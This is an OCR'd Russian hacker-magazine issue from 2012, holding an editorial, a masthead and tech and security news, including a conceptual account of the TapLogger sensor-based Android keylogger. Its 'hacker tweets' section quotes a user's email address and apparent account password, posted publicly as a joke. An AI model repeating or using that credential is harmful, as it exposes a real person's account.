

ОШИБКИ В СИСТЕМАХ ВИРТУАЛИЗАЦИИ 056
ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
07 (162) 2012
МЕГАУЯЗВИМОСТЬ В PHP-CGI
Мастер-класс по созданию highload-сервисов от команды гуру
РЕКОМЕНДОВАННАЯ ЦЕНА: 230 р.
iZombie 018
ПЕРЕХВАТ УПРАВЛЕНИЯ СМАРТФОНОМ
О ТОМ, КАК ВСТРОЕННАЯ В IOS СИСТЕМА ДЛЯ УДАЛЕННОГО КОНТРОЛЯ НАД УСТРОЙСТВОМ МОЖЕТ СОСЛУЖИТЬ СЛУЖБУ ЗЛОУМЫШЛЕННИКАМ
024 ИНТЕРВЬЮ С ТЕХДИРОМ MAIL.RU GROUP
032 МЕНЕДЖЕР ПАКЕТОВ ДЛЯ WINDOWS
076 ЗАЧЕМ КОДИТЬ НА SCALA?
(game)land hi-fun media
20 ЛЕТ
PUBLISHING FOR ENTHUSIASTS
12007
4607157100063

Intro



ГЛОБАЛЬНЫЕ МАРИОНЕТКИ

Говоря о приватности и анонимности, мы все больше теряем и ту, и другую. В социальных сетях можно найти информацию чуть ли не про любого человека. В Google Street View я вижу свою машину. Браузер отправляет на сервер все поисковые запросы. Популярные аддоны вообще отстукивают обо всех посещаемых URL. Трекинговые кукисы, установленные чуть ли не на каждом втором сайте, легко позволяют составлять граф перемещения пользователя. То, что сейчас воспринимается как обычный порядок вещей, еще 3-4 года назад вызвало бы взрыв критики и недовольства. Сейчас мы вроде уже даже и не против отдавать информацию о нас. И даже зная, что некоторые программы раскрывают больше, чем мы того хотим, все равно продолжаем их использовать. А как уже отказаться? Еще более забавная ситуация с современными смартфонами, где речь идет уже не столько о потере приватности, сколько вообще о добровольном предоставлении удаленного контроля. Так, каждый смартфон на Android поддерживает связь со своего рода командным центром, что позволяет Google через механизм GTalkService удаленно устанавливать или удалять программы разом на всех устройствах. Аналогичная технология Apple Push Notification Service есть и для iOS. И если отбросить параноидальные теории заговора, встает вопрос о банальной безопасности. Пускай разработчики и подошли к нему со всей тщательностью, мы все равно можем представить ситуацию, когда удаленную команду на уничтожение данных с модного iPhone'а может отправить не огорченный потерей девайса владелец, а вполне себе реальный злоумышленник.

step, гл. ред.][
twitter.com/stepah



РЕДАКЦИЯ

Главный редактор Степан «step» Ильин (step@real.xakep.ru)
Выпускающий редактор Николай «gorl» Андреев (gorlum@real.xakep.ru)

Редакторы рубрик
PC_ZONE и UNITS Степан «step» Ильин (step@real.xakep.ru)
ВЗЛОМ Юрий Гольцев (goltsev@real.xakep.ru)
UNIXOID и SYN/ACK Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
MALWARE Александр «Dr. Klouniz» Лозовский (alexander@real.xakep.ru)
КОДИНГ Николай «gorl» Андреев (gorlum@real.xakep.ru)
Литературный редактор Евгения Шарипова
PR-менеджер Людмила Вагизова (vagizova@glc.ru)

DVD

Выпускающий редактор Антон «ant» Жуков (ant@real.xakep.ru)
Unix-раздел Андрей «Andrushock» Матвеев (andrushock@real.xakep.ru)
Security-раздел Дмитрий «D1g1» Евдокимов (evdokimovds@gmail.com)
Монтаж видео Максим Трубицын

ART

Арт-директор Алик Вайнер (alik@glc.ru)
Дизайнер Егор Пономарев
Верстальщик Вера Светлых
Билд-редактор Елена Беднова
Иллюстрация на обложке Сергей Ратников

PUBLISHING

Учредитель ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода,19, Омега плаза, 5 этаж, офис № 21. Тел.: (495) 935-7034, факс: (495) 545-0906

Генеральный директор Дмитрий Агарунов
Генеральный издатель Андрей Михайлюк
Финансовый директор Андрей Фатеркин
Директор по маркетингу Елена Каркашадзе
Управляющий арт-директор Алик Вайнер
Главный дизайнер Энди Тернбулл
Директор по производству Наталья Штельмаченко

РАЗМЕЩЕНИЕ РЕКЛАМЫ

Тел.: (495) 935-7034, факс: (495) 545-0906

РЕКЛАМНЫЙ ОТДЕЛ

Заместитель генерального директора по продажам Зинаида Чередниченко (zinaidach@glc.ru)
Директор группы TECHNOLOGY Марина Филатова (filatova@glc.ru)
Директор по рекламе Елена Поликарпова (polikarpova@glc.ru)
Старший менеджер Светлана Мельникова (melnikova@glc.ru)
Менеджер Дмитрий Качурин (kachurin@glc.ru)
Директор группы CORPORATE (работа с рекламными агентствами) Кристина Татаренкова (tatarenkova@glc.ru)
Старший трафик-менеджер Марья Буланова (bulanova@glc.ru)

ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ

Директор Александр Коренфельд (korenfeld@glc.ru)

РАСПРОСТРАНЕНИЕ

Директор по дистрибуции Татьяна Кошелева (kosheleva@glc.ru)
Руководитель отдела подписки Виктория Клепикова (lepikova@glc.ru)
Руководитель спецраспространения Наталья Лукичева (lukicheva@glc.ru)

Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999
Для писем: 101000, Москва, Главпочтамт, а/я 652, Хакер

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002.

Отпечатано в типографии Scanweb, Финляндия. Тираж 217 600 экземпляров.


Content

БОЛЕЕ 10 ТЫСЯЧ РАБОТ ИЗ 60 СТРАН МИРА БЫЛИ НОМИНИРОВАНЫ НА НАГРАДУ WEBBY AWARDS В 2012 ГОДУ



014

HEADER





PCZONE




ВЗЛОМ



MALWARE



КОДИНГ





АКАДЕМИЯ



UNIXOID



SYN/ACK



СЦЕНА



FERRUM



ЮНИТЫ

MEGANEWS




ВЕРОЯТНОСТЬ НАЙТИ МАЛВАРЬ НА САЙТАХ РЕЛИГИОЗНОЙ и идеологической тематики в три раза выше, чем на порносайтах, сообщает Symantec.

WE ARE THE CHAMPIONS

РОССИЯНЕ ОДЕРЖАЛИ ОЧЕРЕДНУЮ ПОБЕДУ НА ACM-ICPC


Недавно в Варшаве состоялся финал ежегодного студенческого командного чемпионата мира по программированию 2012 ACM International Collegiate Programming Contest (ACM-ICPC). Мы неоднократно рассказывали об этой олимпиаде, но все же напомним, что чемпионат проводится при поддержке IBM, считается старейшим и одним из самых престижных соревнований в своей области. Команды российских вузов и вузов СНГ не только регулярно принимают участие в ACM-ICPC, но и обычно демонстрируют прекрасные результаты. Нынешний год не стал исключением: всего в соревнованиях участвовало более 8500 команд из 2219 университетов 85 стран мира, в финал пробились лишь 112 лучших, а победителями стали студенты Санкт-Петербургского национального исследовательского университета информационных технологий, механики и оптики (СПбНИУ ИТМО). СПбНИУ ИТМО уже побеждал на чемпионате в 2004, 2008 и 2009 годах, так что теперь на счету университета рекордные четыре победы. Команда СПбНИУ ИТМО успешно решила девять из двенадцати задач за пять часов, продемонстрировав исключительный уровень профессиональных навыков и умение оперативно решать сложнейшие задачи. Чемпионы вернулись домой с призами и стипендиями от IBM, а также с гарантированным предложением трудоустройства или стажировки в корпорации. Команды Варшавского университета, Московского физико-технического университета и Шанхайского университета Цзяо Тун завоевали в ACM-ICPC-2012 золотые медали и заняли соответственно второе, третье и четвертое места. Поздравляем парней с победой!



За последние десять лет команды из России выигрывали ACM-ICPC пять раз и заработали сорок медалей. Кстати, следующий, 37-й финал чемпионата мира по программированию пройдет в 2013 году в Санкт-Петербурге.

РАБОТНИКИ GOOGLE ШПИОНИЛИ ЗА ПОЛЬЗОВАТЕЛЯМИ

ОБВИНЕНИЯ В АДРЕС «КОРПОРАЦИИ ДОБРА» ОКАЗАЛИСЬ ОБОСНОВАННЫМИ



Google частенько обвиняют в том, что компания излишне пристально наблюдает за пользователями, и далеко не всегда имеется в виду новое драконовское соглашение о конфиденциальности и вытекающие из него последствия. К примеру, не так давно за океаном разразился скандал из-за того, что автомобили сервиса Street View заподозрили в сборе приватной информации, передаваемой по открытым сетям Wi-Fi (имена пользователей, фрагменты электронных писем и сообщений). Федеральная комиссия связи США провела расследование этого инцидента и опубликовала отчет. Увы, заключение комиссии связи оказалось неутешительным. Хотя руководство IT-гиганта и утверждало, что ему ничего не известно о сборе персональной информации, расследование подтвердило, что об этом знали как минимум три сотрудника компании, включая старшего менеджера. Теперь FCC обвиняет Google в намеренном утаивании e-mail одного из сотрудников, ответственного за разработку кода. В письме сотрудник обсуждал со старшим менеджером возможность сбора данных службой Street View. Известно, что этот программист также рассказал о возможном незаконном сборе приватных сведений в сетях Wi-Fi еще одному работнику компании.



10 МАЯ YOTA ЗАПУСТИЛА в Москве сеть LTE. Не отстает и «Мегафон» — 14 мая оператор также начал оказывать услуги доступа в интернет по технологии LTE.



RIM ГОТОВИТСЯ К ВЫПУСКУ ОС BLACKBERRY 10, созданной на базе QNX. Стало известно, что новая ОС будет несовместима с приложениями для предыдущих версий.



ПЛОХИ ДЕЛА У SONY: компания завершает с убытками уже четвертый финансовый год, но на этот раз они достигли рекордной отметки — 5,7 миллиарда долларов.



«ЛАБОРАТОРИЯ КАСПЕРСКОГО» ПОДСЧИТАЛА: находясь в интернете, пользователи в среднем подвергаются атакам 108 035 раз в час или 1800 раз в минуту!



WESTERN DIGITAL представила на выставке SCSI Trade Association Technology SSD-накопитель с промышленным интерфейсом SAS, обеспечивающим скорость передачи данных в 12 Гбит/с.

НЕОЖИДАННАЯ НОВИНКА ОТ INTEL

INTEL ПРЕДСТАВИЛА БЮДЖЕТНЫЙ МИНИ-КОМПЬЮТЕР



Разработка корпорации Intel, по сути, составит конкуренцию знаменитому Raspberry Pi. Появление Raspberry Pi некогда оказало на рынок микрокомпьютеров почти такое же влияние, как выход iPad — на рынок планшетов.



Пока все производители железа были увлечены штамповкой комплектующих для сотен моделей планшетных ПК и смартфонов, компания Intel занималась разработкой не столь трендового, но не менее интересного решения. Изделие продемонстрировали в рамках PAX East, оно представляет собой мини-компьютер, получивший амбициозное название NUC (Next Unit of Computing), что можно перевести как «следующий вид компьютеров». Новинка выполнена на материнской плате размером всего 10×10 см! Плата хоть и больше платы VIA Pico-ITX, размер которой составляет 10×7,2 см, но меньше платы VIA Nano-ITX (12×12 см). Но NUC представляет интерес прежде всего тем, что в его основе лежит производительный процессор Core i3/i5 на базе архитектуры Sandy Bridge с интегрированным графическим ядром Intel HD 3000 и двухканальная оперативная память типа DDR3 (два гнезда для модулей SO-DIMM). Это обеспечивает NUC быстродействие, сравнимое со скоростью ноутбуков для массового потребителя. Охлаждение процессора — активное. Новинка оснащена интерфейсами Thunderbolt, USB 3.0, 802.11 b/g/n и HDMI. При этом цена NUC должна составить всего около 100 долларов. Появление девайса в продаже ожидается уже во втором полугодии.

MICROSOFT УВЕРЯЕТ, ЧТО ЧЕРВЬ CONFICKER ВСЕ ЕЩЕ ОПАСЕН

СОГЛАСНО ОТЧЕТУ MICROSOFT SECURITY INTELLIGENCE REPORT, В ЧЕТВЕРТОМ КВАРТАЛЕ 2011 ГОДА CONFICKER БЫЛ ОБНАРУЖЕН НА 1,7 МИЛЛИОНА СИСТЕМ

ТРОЯН РАСПОЗНАЕТ КОЛЕБАНИЯ СМАРТФОНА

ПРЕДСТАВЛЕН PROOF-OF-CONCEPT ИНТЕРЕСНОЙ МАЛВАРИ

Концепт необычной троянской программы представила недавно группа американских исследователей. Их троян TapLogger, ориентированный на устройства на базе Android OS, — обычный кейлоггер, то есть перехватчик вводимых с экранной клавиатуры символов. Однако сам перехват данных реализован очень оригинально — для работы программе достаточно штатного доступа к встроенным сенсорам устройства (гироскопу, датчику ориентации и акселерометру).

Малварь, по сути, маскируется под простенькую игру — пользователю предлагают найти среди разбросанных по экрану пиктограмм одинаковые изображения и «закрыть» их прикосновением к экрану. Таким образом программа калибруется, собирая и запоминая статистику обо всех наклонах и колебаниях корпуса. После «игры» TapLogger остается работать в фоновом режиме, продолжая собирать данные. Через какое-то время приложение может с большой вероятностью определить, к какому месту экрана прикасается пользователь. Пока TapLogger способен уверенно определять только ввод цифровой информации. Демонстрируя возможности кейлоггера, исследователи провели успешную атаку — подбор PIN-кода.

При наборе номера телефона или вводе PIN-кода программа ассоциирует рассчитанные вероятностным путем позиции экрана с областями формы набора номера или экранной клавиатуры, расположение элементов которых изначально известно. Полученные данные отправляются для обработки на внешний сервер, где анализируется статистика и восстанавливается последовательность введенных данных. Но вернемся к примеру с подбором PIN-кода. Исследователи приводят весьма интересные цифры: если для перебора использовать обычные методы, то для подбора четырехзначного PIN-кода придется перебрать около 10 000 вариантов. Если же использовать TapLogger, количество попыток сократится до 81 и можно будет достигнуть стопроцентного шанса на успех! Для шестизначных PIN-кодов, которые уже требуют перебора миллиона комбинаций, TapLogger позволяет сократить количество комбинаций до 729, а вероятность успешного взлома оценивается в 80%.

Ну и самое неприятное — хотя прототип кейлоггера ориентирован на платформу Android, аналогичную малварь будет нетрудно реализовать и для других мобильных платформ. Создатели TapLogger подчеркивают, что возможность неограниченного доступа установленных приложений к сенсорам движения, без предварительного подтверждения этих полномочий юзером, является недоработкой безопасности также в Windows 8 и BlackBerry OS. Перед подобной атакой не устоят и джейлбрейкнутые iOS-устройства. Исследователи зловеще прогнозируют: учитывая полную незащищенность Android и других платформ перед такими атаками, в ближайшем будущем можно ожидать появления не только исследовательских прототипов, но и настоящего вредоносного ПО, манипулирующего информацией от сенсоров. С полным отчетом можно ознакомиться здесь: cse.psu.edu/~szhu/papers/taplogger.pdf.

MICROSOFT ВЫПУСТИЛА НОВУЮ ВЕРСИЮ своего бесплатного антивирусного пакета — Security Essentials 4.0.

АНОМАЛИИ В µTORRENT

СПЕЦИАЛИСТЫ НАБЛЮДАЮТ СТРАННЫЕ ИЗМЕНЕНИЯ ТРАФИКА



Польский центр CERT бьет тревогу — в сети µTorrent (протокол uTP) творится что-то неладное. Не так давно было зафиксировано значительное увеличение трафика, которое продолжается по сей день. Специалисты центра утверждают, что все это может свидетельствовать о появлении инфицированных узлов и потока пакетов с поддельными IP-адресами. Ненормальный рост и изменение структуры трафика по uTP наблюдается уже в течение нескольких месяцев. Доля uTP и связанных с ним пакетов значительно возросла, а весь объем трафика увеличился в 23 раза! Анализ IP-адресов пока не дает никаких результатов, наблюдается вполне равномерное распределение по разным странам, в том числе России, Украине, Китаю, Канаде, США. О причинах аномалии пока остается лишь гадать. Основные четыре версии: сбор информации или замусоривание сети представителями правообладателей; чей-то неудачный эксперимент или ошибка в программном обеспечении; операция по маскировке сетевой активности путем генерации мусорного трафика; эхо от атаки на другие сети. Вероятно даже, что так проявляется активность компании Pirate Pay. Данный российский стартап финансируется Microsoft, и его цель — «отравление» торрент-трафика, дабы помешать работе торрент-клиентов.

Аномальный рост и изменение структуры трафика по uTP продолжается уже несколько месяцев. Например, вот статистика от польского центра безопасности CERT.

Апрель 2011:
183
пакета UDP (~0,2% трафика)

Апрель 2012:
957 047
пакетов UDP (~45% трафика)

CHROME СТАЛ БРАУЗЕРОМ № 1


CHROME ОБОШЕЛ КОНКУРЕНТОВ. ЦИФРЫ И ФАКТЫ


Доля рынка, принадлежащая браузеру Google Chrome, неуклонно растет. Для Google 20 мая 2012 года, похоже, станет исторической датой — именно в этот день Chrome вырвался в лидеры, наконец обогнав своих конкурентов.


По статистике StatCounter, Google Chrome еще полгода назад занимал в общем топе браузеров третье место, но вскоре ему удалось обогнать Firefox и стать вторым. Впрочем, львиная доля мирового рынка все равно оставалась за неизменным «ослом» от Microsoft — Internet Explorer. Господство IE на рынке вообще продолжается уже много лет, и «побороть» его никому не удавалось. Но Chrome сделал то, чего не смогли другие, — 20 мая браузер от Google обогнал по популярности IE, с учетом всех его версий, вместе взятых! К счастью, доля IE на рынке вообще планомерно снижается. С мая 2011 года она упала с 43,9% до 31,4%, в то время как доля Chrome за этот же период, напротив, выросла с 20% до 32%.

Разумеется, Chrome пока превалирует не везде, браузер по-прежнему уступает конкурентам на некоторых ключевых рынках. К примеру, в США Internet Explorer выигрывает у Chrome с перевесом 30,9% против 27,1%. А в Китае у браузера от Microsoft и вовсе астрономические 72,3% (хотя год назад было 86,9%, что опять же указывает на снижение популярности).


У нас «Хром» тоже показывает отличные результаты: в России Google Chrome вышел на первое место среди десктопных браузеров, оставив позади прежнего лидера рынка — Opera.







«ВКОНТАКТЕ» подвел итоги конкурса на разработку лучшего мессенджера для iPhone. В состязании приняли участие более 200 разработчиков и команд. Первое место заняло приложение VK Messages («Сообщения VK») 21-летнего петербуржца Петра Яковлева. Специально для конкурса он освоил Objective C! В награду петербуржец получил 2,5 миллиона рублей. VK уже запустил аналогичный конкурс для Android.



«РУССКИЕ» ХАКЕРЫ заработали в 2011 году 4,5 миллиарда долларов, тогда как оборот рынка киберпреступности за тот же период составил 12,5 миллиарда, сообщает Group-IB.



КРУПНЕЙШИЕ ПРОВАЙДЕРЫ Великобритании закрыли доступ к торрент-трекеру The Pirate Bay, сдержав обещание, данное в феврале звукозаписывающим компаниям.



ДАЖЕ ПОРАЖЕНИЕ МОЖЕТ ПРИБЛИЗИТЬ К ПОБЕДЕ

KEEP WALKING

Жизнь Алексея Немова – это жизнь вопреки. Вопреки диагнозам врачей, Алексей стал олимпийским чемпионом. Вопреки поражению в Афинах, он стал триумфатором в глазах людей. Преодоление у Немова в крови. Он ставит цель, достигает ее и идет дальше.

KEEP WALKING

JOHNNIE WALKER®

Узнайте его историю: johnniewalker.com/walkwithgiants

SAMSUNG GALAXY S III ПРЕДСТАВЛЕН ОФИЦИАЛЬНО

ВЫШЕЛ НОВЫЙ ФЛАГМАН ОТ SAMSUNG

На мероприятии Samsung Mobile Unpacked 2012, прошедшем в Лондоне, представлен долгожданный для многих флагман третьего поколения смартфонов линейки GALAXY S. Аппарат оснащен экраном Super AMOLED размером 4,8 дюйма с разрешением 1280×720 пикселей. В распоряжении пользователя имеются две камеры: тыловая 8-мегапиксельная (сенсор BSI) с автофокусом, нулевой задержкой срабатывания затвора и вспышкой и лицевая 1,9-мегапиксельная камера, способная записывать HD-видео с частотой 30 кадров в секунду. Работает устройство под управлением ОС Android 4.0 (Ice Cream Sandwich). Железо «под капотом» новинки будет различным для разных стран. Оказалось, что в японской версии Samsung Galaxy S III SC-06D установлен двухъядерный процессор Snapdragon S4 (американцы тоже должны получить аппараты с таким процессором) и 2 Гб RAM, в то время как в европейской версии используется процессор Exynos с четырьмя ядрами и 1 Гб RAM. По каким причинам Samsung пошел на такой шаг — неизвестно. Зато известно, что изначально на рынок выйдут варианты с 16 или 32 Гб встроенной памяти, а затем появится модель и с 64 Гб. Также осталась возможность расширения объема памяти при помощи microSD (до 64 Гб). Смартфон поддерживает работу в сетях 2,5G (GSM/GPRS/EDGE) 850/900/1800/1900 МГц, 3G (HSPA+ 21 Мбит/с) 850/900/1900/2100 МГц и на некоторых международных рынках — 4G LTE. Среди прочих средств подключения можно упомянуть Wi-Fi 802.11 a/b/g/n, GPS/GLONASS, NFC и Bluetooth 4.0 (LE). Samsung Galaxy S III оснащен технологией Wi-Fi Channel Bonding, удваивающей пропускную способность сети Wi-Fi. Автономная работа обеспечивается батареей 2100 мАч. Размеры устройства 136,6×70,6×8,6 мм, масса — 133 г. На момент старта продаж аппарат будет доступен в двух цветовых исполнениях: синем и белом. Вообще, корпус устройства выполнен в хорошо знакомом всем нам глянцевом (а значит — марком) пластмассовом форм-факторе. Также бытует мнение, что дизайн флагмана вообще был придуман юристами, а не конструкторами Samsung. Якобы скругленные углы и корпус не черного цвета сделаны намеренно, чтобы компания Apple не подала очередной иск. GALAXY S III использует возможности Android 4.0 на полную катушку, но, кроме этого, содержит множество уникальных технологий. Перечислим некоторые особенности: девайс умеет распознавать лица, голоса и жесты и учитывать получаемую информацию в работе. Голосовой интерфейс S Voice обеспечивает не только базовое взаимодействие с устройством, но и отправку сообщений, работу с планировщиком, фотосъемку и так далее. Поскольку новинка учитывает движения, возможна, например, и такая ситуация: ты пишешь кому-то текстовое сообщение, но потом решаешь вместо этого позвонить адресату — для вызова будет достаточно поднести смартфон к уху. Благодаря функции Smart stay смартфон даже способен с помощью фронтальной камеры фиксировать движения глаз владельца и определять, смотрит ли человек на экран! Также аппарат получил улучшенную версию технологии Android Beam — S Beam, которая позволяет передавать различные файлы, просто коснувшись своим смартфоном другого Samsung Galaxy S III. Файл объемом 1 Гб может быть передан за три минуты, а размером 10 Мб — за две секунды. Замечу, что это далеко не все фишки устройства, так что, пожалуй, не стоит удивляться его цене. :)



На российском рынке смартфон появится 5 июня. Рекомендуемая розничная стоимость GALAXY S III с 16 Гб встроенной памяти составит 29 990 рублей. Несмотря на такой ценник, число предварительных заказов на новинку уже превысило девять миллионов.




НОВЫЙ РЕКОРД НА KICKSTARTER — ЧАСЫ PEBBLE E-PAPER

ЧАСЫ ДЛЯ СМАРТФОНОВ С ДИСПЛЕЕМ НА БАЗЕ ЭЛЕКТРОННОЙ БУМАГИ СОБРАЛИ БОЛЕЕ 10 МИЛЛИОНОВ ДОЛЛАРОВ ЗАКАЗОВ И ПОЖЕРТВОВАНИЙ!



Алексей Синцов




#hacker tweets



@mubix:
Не удаляйте виртуальные машины, пока полностью не уверены, что все из них вытащили. #плохой_день



Комментарий:
Нажать кнопку «Удалить» в VirtualBox'е психологически куда проще, чем отформатировать реальный жесткий диск. Иногда это приводит к фейлам. :(



@jduck1337:
Google написали в блог офигенную заметку об их инициативе по фаззингу с помощью кластера — Chromium Blog: Fuzzing for Security http://t.co/mAX3TTIn.



Комментарий:
Ну а кто еще может использовать сотни машин для поиска уязвимостей, если не Google? Молодцы ребята.



@msimoni:
У нас есть сотрудник, фамилия которого Null. Он убил наше корпоративное приложение по поиску сотрудников… http://t.co/nuFcEL1K



Комментарий:
Иногда человек может поломать софт одной своей фамилией. :)




@mwtracker:
CVE-2011-0611: Flash в PDF продолжает быть в топе целевых эксплойтов PDF неделю за неделей, год спустя после выхода патча.

Комментарий:
Патчи выходят, а толку? Проверь безопасность своих компонентов за две секунды на www.surfpatrol.ru.



@cBekrar:
Хорошие новости, Adobe отступили, теперь будут патчить уязвимости в Photoshop, Illustrator и Flash Pro бесплатно. http://bit.ly/J7Wr5U

Комментарий:
Поначалу Adobe предложили выпускать патчи безопасности за ДЕНЬГИ. Это вызвало такую волну… гнева, что товарищи одумались и вернулись к классической схеме бесплатных обновлений, исправляющих уязвимости.




@i0n1c:
«Дайте мне ваш Apple ID + пароль, тогда я смогу загрузить джейлбрейк прямо на ваш iCloud»

@ajitbtw:
@i0n1c ajitbtw@gmail.com Pass — Ajit12345



Комментарий:
Это победа :)




@i0n1c:
Мне кажется, что столько моих фолловеров возмущены моими твитами, потому что они не знают, как меня разфолловить.




Комментарий:
В твиттерах свой Дом-2. Например, Стеффен Эссер против разработчиков PHP (по поводу истории с багом .php?-s). Или Баттхерд отбивается от фанатов Apple, которые недовольны деятельностью Эссера по теме джейлбрейка iPad3.



@ruddy_ru:
Забавный факт: вы не можете твитнуть свой пароль от твиттера.



@joshcorman:
«ПенТесты должны симулировать атакующих, но часто симулируют других пентестеров» @haroonmeer на #ITWebSec

@davienthemoose:
Грустное. Он только что сказал «CEH» и потерял уважение всех пен-тестеров в зале :(. Серьезно, был слышен стон! #BsidesChicago

Комментарий:
CEH — сертифицированный этичный хакер. Кстати, этот самый сертификат ты теперь можешь получить и в Москве!



@JohnLaTwC:
Ты понимаешь, что ты хакер, если каждый раз инструктируешь Word о том, что SEH — это не опечатка для SHE.




Комментарий:
Структурная обработка исключений (англ. SEH — Structured Exception Handling) — механизм обработки программных и аппаратных исключений в ОС Microsoft Windows, позволяющий программистам контролировать обработку исключений, а также являющийся отладочным средством.



@MarkWuergler:
Каждый день — это zero day. Где-то кто-то ломает, исследует, расширяет, модифицирует, взламывает, обходит и улучшает что-то.

ДОМАШНИЙ 3D-ПРИНТЕР

ПЕЧАТЬ ФИЗИЧЕСКИХ ОБЪЕКТОВ СТАНОВИТСЯ ДОСТУПНЕЕ



Между прочим, Cube — не самый доступный 3D-принтер на рынке. Некоторое время назад начался прием предварительных заказов на 3D-принтер Solidoodle, цена которого составляет всего 499 долларов.

